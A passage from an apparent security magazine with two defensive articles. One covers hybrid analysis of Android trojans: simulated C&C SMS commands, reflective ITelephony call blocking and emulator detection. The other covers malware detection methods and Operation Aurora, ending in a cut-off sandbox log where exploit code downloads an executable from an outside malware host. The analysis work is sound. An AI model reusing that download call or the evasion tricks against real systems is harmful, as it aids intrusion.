Of course, in order for dynamic analysis to work, it is crucial that the target sample executes interesting payload. That is why the Sandbox is able to simulate predefined events, like incoming phone calls or an incoming SMS, in order to trigger as much payload as possible. Analyzing *Pincer.A* (Sample MD5

f05839eb7156b434a893bbdb68ad85), another SMS based Trojan, showed that the malware is able to receive JSON object commands via SMS text and then executes the associated command handler accordingly. Using a custom “cookbook” (sequence of commands to execute during runtime) we were able to emulate a C&C server instructing our APK to execute a specific command handler. The full command table includes: Table 1.

Table 1. Commands

start_sms_forwarding	start_call_blocking	stop_sms_forwarding	stop_call_blocking
send_sms	execute_ussd	ussd_query	simple_execute_ussd
stop_program	show_message	delay_change	ping

Using the following commands

```
_JBSimulateIncomingSMS('0123456789', '{"result":"","true","","command":"","start_call_blocking","","phone_number":"","+41987654321"}')
_JBSimulateIncomingCall('+41987654321')
```

we were able to trigger the phone call blocking code that, in turn, revealed a nice trick: Figure 10.

18	invoke-virtual {v1, v2, v3}, Ljava/lang/Class; >getDeclaredMethod(Ljava/lang/String;[Ljava/lang/Class;Ljava/lang/reflect/Method;	<ul style="list-style-type: none"> Time: 173990 param0: getITelephony param1: [Ljava.lang.Class;@a068c140 Return: <ul style="list-style-type: none"> getITelephony private com.android.internal.telephony.ITelephony android.telephony.
19	move-result-object v1	
20	const/4 v2, 0x1	
22	invoke-virtual {v1, v2}, Ljava/lang/reflect/Method; >setAccessible(Z)V	Allow access to private method
23	new-array v2, v4, [Ljava/lang/Object;	
25	invoke-virtual {v1, v0, v2}, Ljava/lang/reflect/Method; >invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;	<ul style="list-style-type: none"> Time: 173991 param0: android.telephony.TelephonyManager@a06786a8 param1: [Ljava.lang.Object;@a068bac0 Return: <ul style="list-style-type: none"> com.android.internal.telephony.ITelephony\$Stub\$Proxy@a06c1990
26	move-result-object v0	
27	check-cast v0, Lcom/a/a/a/d;	Cast ITelephony interface to custom interface to "obfuscate" interface access
28	return-object v0	

Figure 10. Accessing the ITelephony private interface

In the figure above, we see how the call blocking works. The call blocking is implemented by retrieving the private *ITelephony* interface and then using a private method of the *TelephonyManager* *getITelephony*, which in turn allows execution of *ITelephony.endCall()* silently. If any sample is found retrieving the *ITelephony* interface in a masquerading way (using reflection), one of the configurable HCA signatures will trigger and mark the sample as malicious: Figure 11.

May block phone calls / Accesses private ITelephony interface		Hide sources
Source:	API Call: java.lang.Class.getDeclaredMethod("getITelephony")	
com.security.cert.services.PhoneCallReceiver; >b:21		


Figure 11. Accessing private ITelephony interface Signature

The figure above shows a signature that indicates malicious behavior by the red color and conveniently references the source code location, as well. The package, class, method and line number is available and links the user directly to the disassembly code through an URI.

Using HCA to reveal emulator detection

The Reflection API can not only be used to masquerade reflective invokes, but also field accesses. In an analysis of the *Obad.a* sample mentioned previously, we found an interesting code location: Figure 12.


Boot Survival:



Executes code after phone reboot

Show sources

Stealing of Sensitive Information:



Monitors incoming Phone calls

Show sources

Monitors incoming SMS

Show sources

Monitors outgoing Phone calls

Show sources

Data Obfuscation:



Obfuscates method names

Hide sources

Source:

E1064BFD836E4C895B569B2DE4700284.apk

Total valid method names: 2%

Uses reflection

Show sources

...

461	const-class v2, Ljava/lang/String;	
463	invoke-virtual {v8, v2}, Ljava/lang/reflect/Field;->get(Ljava/lang/Object;)Ljava/lang/Object;	<ul style="list-style-type: none"> Time: 166822 <ul style="list-style-type: none"> param0: java.lang.String param0: class java.lang.String Return: <ul style="list-style-type: none"> android_id
464	move-result-object v2	
465	const/4 v3, 0x1	
466	aput-object v2, v1, v3	
467	const/4 v2, 0x0	
469	invoke-virtual {v9, v2, v1}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;	<ul style="list-style-type: none"> Reflective invoke: android.provider.Settings\$Secure.getString <ul style="list-style-type: none"> param0: android.app.ContextImpl\$ApplicationContentResolver@a065f640 param1: android_id Return: <ul style="list-style-type: none"> 4f0117b2cc9d8018 Time: 166824 <ul style="list-style-type: none"> param0: null param1: [android.app.ContextImpl\$ApplicationContentResolver@a065f640, android_id] param1: [Ljava.lang.Object;@a06c9b60 Return: <ul style="list-style-type: none"> 4f0117b2cc9d8018
470	move-result-object v1	

Figure 12. Reflective field access to lookup unique device identifier

As we can see in the figure above, a field value (in this case “android_id”) is retrieved via reflection and then a reflective invoke to `android.provider.Settings.Secure.getString()` is used to get a unique device identifier that is valid for the lifetime of a device. This could be used to detect the execution environment, as the “android_id” is usually null on emulators and might cause the sample to skip executing the real payload. An otherwise common technique to detect an emulator is querying the IMEI using `TelephonyManager.getDeviceId`. Again, only

technology such as HCA allows us to detect this trick and react accordingly by spoofing the “android_id” with a random value at startup, for example.

Installation

Registered Receivers

- `pvmrjvkbl.byqpkhmedbb.tbfwkwebn@a06745d8` (Intent: `android.content.IntentFilter@a06a06b0`)
- `mhejoqkihc.gourea.lvsjygdv@a0666760` (Intent: `android.content.IntentFilter@a06ef948`)

Miscellaneous

Simulated Events

Type	Data
boot completed	• -
incoming sms	<ul style="list-style-type: none"> • 0123456789 • this is a text message
outgoing sms	<ul style="list-style-type: none"> • 9876543210 • thank you
location change	<ul style="list-style-type: none"> • 54.13 • 12.14
incoming call	• 0123456789
outgoing call	• 9876543210

...

Method: `mhejoqkihc.gourea.lvsjygdv->onReceive(Landroid/content/Context;Landroid/content/Intent;)` Relevance: 54.4, APIs: 18, Strings: 12, Instructions: 113

69	<code>invoke-static {v4}, Ljava/lang/Integer;->valueOf()Ljava/lang/Integer;</code>	
70	<code>move-result-object v4</code>	
71	<code>aput-object v4, v0, v3</code>	
73	<code>invoke-virtual {v2, p2, v0}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;</code>	<ul style="list-style-type: none"> • Reflective invoke: <code>android.content.Intent.getIntExtra</code> <ul style="list-style-type: none"> • name: level • defaultValue: -1 • Return: <ul style="list-style-type: none"> • 100 • Time: 286186 <ul style="list-style-type: none"> • param0: Intent { act=android.intent.action.BATTERY_CHANGED (has extras) }

Figure 13. Sample Report with Simulated Events

Using HCA to improve Code Coverage

Using static and dynamic analysis results, most often receivers and their intent filters defined in the *AndroidManifest.xml* file statically and registered receivers during runtime dynamically, it is possible to simulate targeted events to trigger as much as payload as possible. The more code is executed, the more dynamic data can be combined with disassembly code and the stronger HCA effects analysis results in a positive way. API call chains, parameter data, object information is combined and evaluated by behavior signatures and help analysts or machine programs obtain a deep understanding of the target sample. Let us take a look at a malware sample to demonstrate the power of HCA. Analyzing *Opfake.C* (report available on our company webpage) we can see the following data in the report (an excerpt): Figure 13.

As we can see in the above figure, six simulated events were sent to the device (“boot completed” event, an “incoming SMS”, an “outgoing SMS”, et cetera) during execution. Every simulated event will be consumed by the application if an appropriate receiver exists. In this case, a receiver was installed during runtime (the “register receiver” APIs are being hooked by the engine) and the simulated “boot completed” event caused execution of the *onReceive* method in the class *mhejoqkihc.gourea.lvsjygdv*. The real API call is wrapped in a java reflective invoke, but the dynamic runtime data easily reveals what is happening. In this case, we see that the application is trying to read the battery changed value. This could be a sandbox system/emulator detection method, as the battery value on an emulator is usually the same on a default installation. Usually, APK emulation within a malware detection system would only execute for a short period of time, so that the battery level will always be the same initial value set by a preconfigured snapshot/default initial state. Only on a real native device would the battery value fluctuate strongly between shutdown and power up. Again, these conclusions could only be drawn using technology such as HCA.

Conclusion

We learned that heavy string obfuscation and reflective invokes are a major challenge for static analysis. In order to overcome obfuscation and the restrictions of static analysis, a Sandbox system for dynamic analysis is required. In the best case, static analysis helps dynamic analysis achieve even better results and vice versa. The requirements are:

- Fine-Grained data logging: A sandboxing system that gathers parameter data and return values of instrumented methods at a very low level.
- Logging flexibility: A powerful, generic instrumentation engine, i.e. the ability to instrument/log even user-defined methods to observe not only API calls, but get a hold of data generated by interesting local methods as well.
- Context sensitivity: Intelligent algorithms that link java objects and other dynamic data together to better understand the context of API calls and resolve reflective invokes.
- Optimized code coverage: In order to improve code coverage overall, results of static analysis prior execution should influence targeted event simulation (for example, generating events that are known to be consumed by a service).

A modern and successful Sandbox system should fulfill at least these requirements.

Summary

In this article we started out by outlining the challenges of Android Malware analysis in an environment that is evolving rapidly. We showed that heavy obfuscation is becoming a mainstream phenomenon and new technology is necessary to overcome the challenges present. String encryption and reflective invokes are very effective tools against pure static analysis and pattern detection. We introduced a new technology called Hybrid Code Analysis (HCA) that combines dynamic and static analysis in a very fine-grained, flexible and context-sensitive manner. Using HCA, all known common obfuscation techniques

are overcome and using code coverage optimizing algorithms even more interesting behavior is revealed as otherwise possible. The effectiveness of HCA was demonstrated on a variety of use-cases and samples. Furthermore, HCA results are evaluated at a high level using generic behavior signatures that abstract from specific malware variants and obfuscation techniques. Thereby, malicious behavior can be detected in a very general way making reliable, long-term malicious code detection possible that is immune to obfuscation techniques. Be it in the wild or not.

About the Sandbox

The analysis system used in this article is Joe Sandbox Mobile (Joe Security LLC, 2013), which analyzes APK files in a controlled environment and monitors the runtime behavior for suspicious activities. All activities are compiled to comprehensive and detailed analysis reports. These reports contain key information about potential threats and enable cyber-security professionals to deploy, implement and develop appropriate defense and protection strategies. Hybrid Code Analysis technology and its framework is a core part of Joe Sandbox Mobile.


On the Web

Android malware analysis with Joe Sandbox Mobile is also available as a free service at www.apk-analyzer.net.

Citations

- AndroLib. (2013, June). Android Market statistics from AndroLib, Androlib, Android Applications and Games. Retrieved from <http://de.androlib.com/appstats.aspx>
- AppBrain. (2013, June). Number of available Android applications. Retrieved from <http://www.appbrain.com/stats/number-of-android-apps>
- Joe Security LLC. (2013, July). JOE SANDBOX MOBILE – The most advanced analysis tool for Mobile Applications is now at your disposal! Retrieved from <http://www.joesecurity.org/joe-sandbox-mobile>
- Oracle. (2013, July). Trail: The Reflection API. Retrieved July 2013, from The Java Tutorials: <http://docs.oracle.com/javase/tutorial/reflect/>
- Rastogi, V., Chen, Y., & Jiang, X. (2013). Evaluating Android Anti-malware against. Northwestern University, North Carolina State University.
- Unuchek, R. (. (2013, June). The most sophisticated Android Trojan. Retrieved from http://www.securelist.com/en/blog/8106/The_most_sophisticated_Android_Trojan

About the Author



Jan Miller is a specialist for Reverse Engineering, Static Binary Analysis and Malware Signature algorithms working at Joe Security LLC, which is a globally operating, well positioned software company based in the center of Europe – Switzerland. Currently, he is researching new trends, such as dynamic and static analysis of Android based malware.

Next Generation of Automated Malware Analysis and Detection

by Tomasz Pietrzyk Systems Engineer at FireEye

In the last ten years, malicious software – malware – has become increasingly sophisticated, both in terms of how it is used and what it can do. This rapid evolution of malware is essentially a cyber “arms race” run by organizations with geopolitical agendas and profit motives. The resulting losses for victims have run to billions of dollars.

The global move to digitize personal and sensitive information as well as to computerize and interconnect critical infrastructure has far outpaced the capabilities of the security measures that have been put into place. As a result, cyber criminals can act with near impunity as they break into networks to steal data and hijack resources. It is difficult to stop their criminal malware and nearly impossible to track them down after an attack has been perpetrated. What we see is that today’s network defenses are aggressively evaded by malware that is even moderately advanced. Why is this? In order to answer this question, we first have to define advanced malware. The table below describes four key characteristics to explore in classifying malware.

Table 1. Four key characteristics to explore in classifying malware

Stealth level	Ranges from high to low. Does the malware actively hide or cloak itself using techniques like polymorphism or code obfuscation?
Targeted vulnerability	Malware can range from code that targets known, unpatched vulnerabilities to those that target unknown vulnerabilities, known as “zero-hour” attacks
Intended victim(s)	Malware can attack indiscriminately, or it can target specific victims
Objectives	Malware can be used to cause mischief or as a tool for organized theft and cybercrime.



Figure 1. The characteristics to separate today's advanced malware from conventional malware

Based on these characteristics, we can now profile specific malware. The following chart illustrates the characteristics that separate today's advanced malware from conventional malware (Figure 1).

If we look at an example like Operation Aurora, we see stealthy malware attacking a previously unknown vulnerability in Internet Explorer. Further, the criminals behind Aurora targeted a well-defined set of organizations and had a clear goal: the theft of email archives and other information. When it comes to the definitions of advanced malware, Aurora clearly meets all the criteria.

The scary part is that Aurora is not the most advanced example of today's malware. Stuxnet and Zeus showcase the continued refinement of malware tactics, leveraging multiple zero-day vulnerabilities and evolving over time.

For many organizations, IT security is made up of layers of firewalls, intrusion prevention systems (IPS) and antivirus software, deployed both in network gateways and desktops. Today, there are many variations of these technologies, including cloud-based alternatives. So why do today's defenses fail when confronted with advanced malware, zero-day, and targeted APT attacks? The short answer for this question is "because they leverage insufficient malware analysis methods".

Automated malware analysis – various approaches

Every protection solution present in our networks uses some methods of automated malware analysis. They are designed to detect, classify and sometime to prevent malware. Of course one can ask about role of malware researchers. For the sake of this article I focus on automated systems while not forgetting about role of malware researchers and their difficult, strenuous work!

The very common categorization of automated malware analysis technologies is depicted in the Figure 2.




Figure 2. Categorization of automated malware analysis technologies

The most important differentiator between static and dynamic approaches is knowledge about particular threat.

Static methods base on previous knowledge about attack while dynamic approach tries to find out whether the protected resources are under attack without previous experience.

Here are some examples of specific countermeasure products which leverage various malware analysis methods (Table 2).

Table 2. Methods of malware analysis and examples of security products with use of these methods

Method of malware analysis	Examples of security products
Signatures	Endpoint anti-virus, Network IPS/IDS, Email and Web Gateways, Next Generation Firewalls, UTMs
Heuristics	Web Filters, Endpoint Anti-virus, Email and Web Gateways
Discrete Objects Analysis	“Sandbox” based products and cloud services
Contextual Analysis	Next Generation Threat Protection products

Signatures and heuristics

The most popular method of malware detection is static analysis based on signatures. By signatures one should understand patterns like: hashes of files, regex definitions, SNORT rules, proprietary formats developed by security vendors. But not only those. Definition of signatures consists also of all types of lists – whitelists, blacklists, URL categories as well as static policies which define what has to be blocked and what is allowed based on specific parameters of traffic, processes, applications, etc. It is really broad scope of definitions of describing what exactly we are looking for.

Popularity of signatures results from:

- their simplicity – it is rather not big effort to create SHA-1 hash of known malware, of course after maybe hours or days of discovering the malware. It is also relatively easy to accelerate speed of analysis by implementing patterns in hardware
- accuracy – we get detailed description of what we are looking for
- long history of the technology development
- broad range of implementations in various types of security solutions.

Signatures are present in network protection layers, in the clouds as well as at endpoints. Signs of limitations of signatures were observed some longer time ago, though. The exponential growth of number of threats and their evolving nature using more sophisticated evasions techniques created a huge challenge for signature-based only products.

Some vendors have tried to close the coverage gap outlined above by layering on heuristics-based filtering. *Heuristics* are essentially “educated guesses” based on behaviors or statistical correlations. They require fine-tuning to account for specific circumstances and to reduce error rates (or to increase confidence levels, statistically speaking).

Examples of the heuristics are reputation services, host intrusion prevention based on vulnerability description, static analysis of suspicious file, network anomaly detection, etc. Even if heuristics tend to be a good approach it has multiple limitations and usually causes high probability of false positives.

Let’s forget the limitations of heuristics for a while – even now we have to admit that heuristic in its nature is still very close to signature’s approach. Both technologies assume previous knowledge of the attacks or vulnerability... Without that knowledge we cannot describe rules for heuristics engine. It is important to get a sample of malware and details of vulnerability, analyse them (usually manually by malware researcher) and produce “description” of the threat which has to be distributed among security products finally. Less knowledge means more guessing and this approach leads us quickly to dead end of unacceptable number of false positives.

The following chart depicts the categories and interrelationships between various static analysis methods used by today’s malware network defense alternatives (Figure 3).

Network Malware Protection Techniques




Figure 3. Network malware protection techniques




Figure 4. Conventional defenses don't address modern malware

Heuristics it is not enough by itself, or even when layered with signature-based or list-based techniques. Because advanced malware shares some characteristics common to all modern software, heuristic developers are faced with a fundamental trade-off. To trigger on (or positively identify) the growing types of malware code, developers create broader sets of heuristics that will, by definition, increasingly encompass benign “good” software code.

Discrete objects analysis

It is by comparing the malware characteristics and the available malware defense mechanisms that the shortcomings become clear. As shown in the chart below advanced malware operates at the top of the malware chart, while the current generation of defenses operates at the bottom. Signature-based mechanisms react to known attacks and fail against unknown and stealthy attacks. Further, reputation, heuristics, and other correlating techniques cannot guard against targeted attacks, because, given the nature of these attacks, there is no existing data to correlate (Figure 4).

Quite simply, we are using outdated, conventional defenses to guard against cutting-edge, innovative malware. In order to respond to growth of attacks and their complexity another approach came to the play some time ago.

It is known as *sandboxing* and for the sake of this article it is called “discrete objects analysis”.

The challenge addressed by this technique is as follow: let’s assume we don’t have any details about particular malware sample, so how can we determine if it is malicious or not in automated way? Discrete object analysis responds by running the sample in controlled environment to observe and detect its behavior. Based on the output from the sample’s behavior system is able to classify the object as malicious or not. It looks promising and in fact it is. However one should be aware of various constraints and challenges of this technique:

- problem of getting the right, most interesting sample to analyze – yes, we have to determine first what is more suspicious and what is less at least in order to balance resources of our system and allow as much as possible real-time response. Second – how to obtain the sample from the real network connections and put

it properly for analysis? It requires at least some network awareness and real-time traffic filtering in place. Sandboxes usually lack an efficient and automated way of obtaining samples from the real network

- virtualization of the analysis environment – is it really a constraint of the system or rather an advantage? Both. Virtualization allows more efficient usage of hardware platform. It simplifies management of analysis processes – a virtual machine can be quickly and easily created, run and stopped. However, as sandboxes leverage usually off-the-shelf hypervisors, it is impossible to incorporate malware analysis into them and look at the malware behavior from the “hardware” perspective. And it really matters! Especially as we are facing malware which does everything to hide itself from being analyzed and detected by any other process running in the operating system. We are also losing control over malware’s attempts to recognize the type of environment and to evade detection by using system dependent functions. We observe many advanced attacks doing this nowadays. If the sample recognizes a known virtual environment, it changes its behavior and hides the real nature of the attack, thus is not detected as malicious.
- it cannot analyze ANY file type – and the problem is not only related to missing appropriate application which is needed to open the file. The most important concern is related to well known file types but obfuscated to avoid their recognition and opening. From the discrete object analysis perspective they cannot be determined as malicious or not in reliable way. It causes false negatives – malware is not detected. Unfortunately obfuscation of malware files is broadly used technique by advanced threats nowadays and it really impacts usability of such detection methods.

So how to address the challenges of discrete objects analysis and allow efficient method of protection against modern malware? To answer this question let’s return to the roots of the advanced malware.

Operation Aurora – father of advanced threats

I guess most of the readers of the article are aware of the Operation Aurora attack. It is one of the most famous attacks detected in last few years. Detailed descriptions of the Aurora attack are available in the Internet. Aurora was detected in the end of 2009 and its details were disclosed in the beginning of 2010. Since that time public awareness of so called Advanced Persistent Threats (APT) or Targeted Persistent Threats (TPT) raises.

Surprisingly or not but variations of the original Aurora attacks are still in use, are very popular and are still very challenging to discover. Characteristics of Aurora attack, including the attack stages and exploitation through obfuscated Java Script, define advanced malware nowadays.

Anatomy of the attack

The anatomy of advanced persistent threats varies just as widely as the victims they target. However, cybersecurity experts researching APTs over the past five years have unveiled a fairly consistent attack life cycle consisting of five distinct stages:

- Stage 1: Initial intrusion through system exploitation
- Stage 2: Malware is installed on compromised system
- Stage 3: Outbound connection (callback) is initiated
- Stage 4: Attacker spreads laterally
- Stage 5: Compromised data is extracted

The most effective methods to discover and prevent attack focus on stages 1-3. Later stages could lead to another challenges like encryption of extracted data, scale of investigation needed when malware exists on multiple hosts, etc.

Exploitation

System exploitation is the first stage of an APT attack to compromise a system in the targeted organization. By successfully detecting when a system exploitation attempt is underway, identification and mitigation of the APT attack is much more straightforward. If your malware analysis system cannot detect the initial system exploitation, mitigating the APT attack becomes more complicated because the attacker has now successfully compromised the endpoint, can disrupt endpoint security measures, and hide his actions as malware spreads within the network and calls back out of the network. System exploits are typically delivered through the Web (remote exploit) or through email (local exploit) as an attachment. The exploit code compromises the vulnerable OS or application enabling an attacker to run code, such as connect-back shellcode to call back to CnC servers and download more malware which moves the attack to second stage. In case of Aurora attack the exploit was based on obfuscated Java Script which leveraged IE 6 vulnerability.

Malware installation

Once a victim system is exploited, arbitrary code is executed enabling malware to be installed on the compromised system. In case of Aurora attack and many nowadays attacks the downloaded malware is obfuscated. Even if they use just XOR function, the deobfuscation requires knowledge about an algorithm and keys used to evade file recognition. In real attack scenario the deobfuscation is typically initiated by the exploit which emphasizes even more the importance of exploit detection.

Callbacks

The malware installed during the prior stage often contains a remote administration tool, or RAT. Once up and running, the RAT “phones home” by initiating an outbound connection (callback) between the infected computer and a CnC server operated by the APT threat actor. Such callbacks are made often over widely allowed protocols like HTTP thus bypassing firewalls. Once the RAT has successfully connected to the CnC server, the attacker has full control over the compromised host. Future instructions from the attacker are conveyed to the RAT through one of two means – either the CnC server connects to the RAT or vice versa. The latter is usually preferred as a host initiating an external connection from within the network is far less suspicious. The Figure 5 and Figure 6 depict details of behavior analysis of Aurora attack in automated malware analysis system.

Page 1 of 1

Event Type	Malware	Host	Source IP	Target IP
2 OS Change	Exploit Browser			

Traffic Details:
 VM Capture(s): 9223565907383549978
 Trace ID: 9223565907383549978

Virtual Machine Validation Details
 OS Info: Microsoft WindowsXP Professional 5.1 base
 Event Bookmark Link: 2

Event ID: 2 | OS Change Items: 103

Type	Mode/Class	Details (Path/Message/Protocol/Hostname/Type/ListenPort etc.)	Process ID	Parent ID	File Size
Heapspraying	Misc Anomaly	Detail: Heap Spray Attack for explorer	900		
Malicious Alert	Misc Anomaly	API Name: LoadLibraryA Address: 202963930 Params: [User32]	900		
Exploitcode	Kernel32	Message: Exploit capabilities detected	900		
Malicious Alert	Misc Anomaly	API Name: LoadLibraryA Address: 202963991 Params: [urlmon]	900		
Exploitcode	Kernel32	API Name: LoadLibraryA Address: 202963992 Params: [shell32]	900		
Exploitcode	Urlmon	API Name: URLDownloadToFileA Address: 202964075 Params: [http://item01.fpacross.co/temolad.jpg] C:\Documents and Settings\Administrator\Application Data\...a.exe, 0, 0]	900		
Exploitcode	Kernel32	API Name: CreateFileA Address: 202964108 Params: [C:\Documents and Settings\Administrator\Application Data\...a.exe, c0000000, 2, 0, 3, 0, 0]	900		
Exploitcode	Kernel32	API Name: CreateFileA Address: 202964174 Params: [C:\Documents and Settings\Administrator\Application Data\...a.exe, 40000000, 0, 0, 2, 0, 0]	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
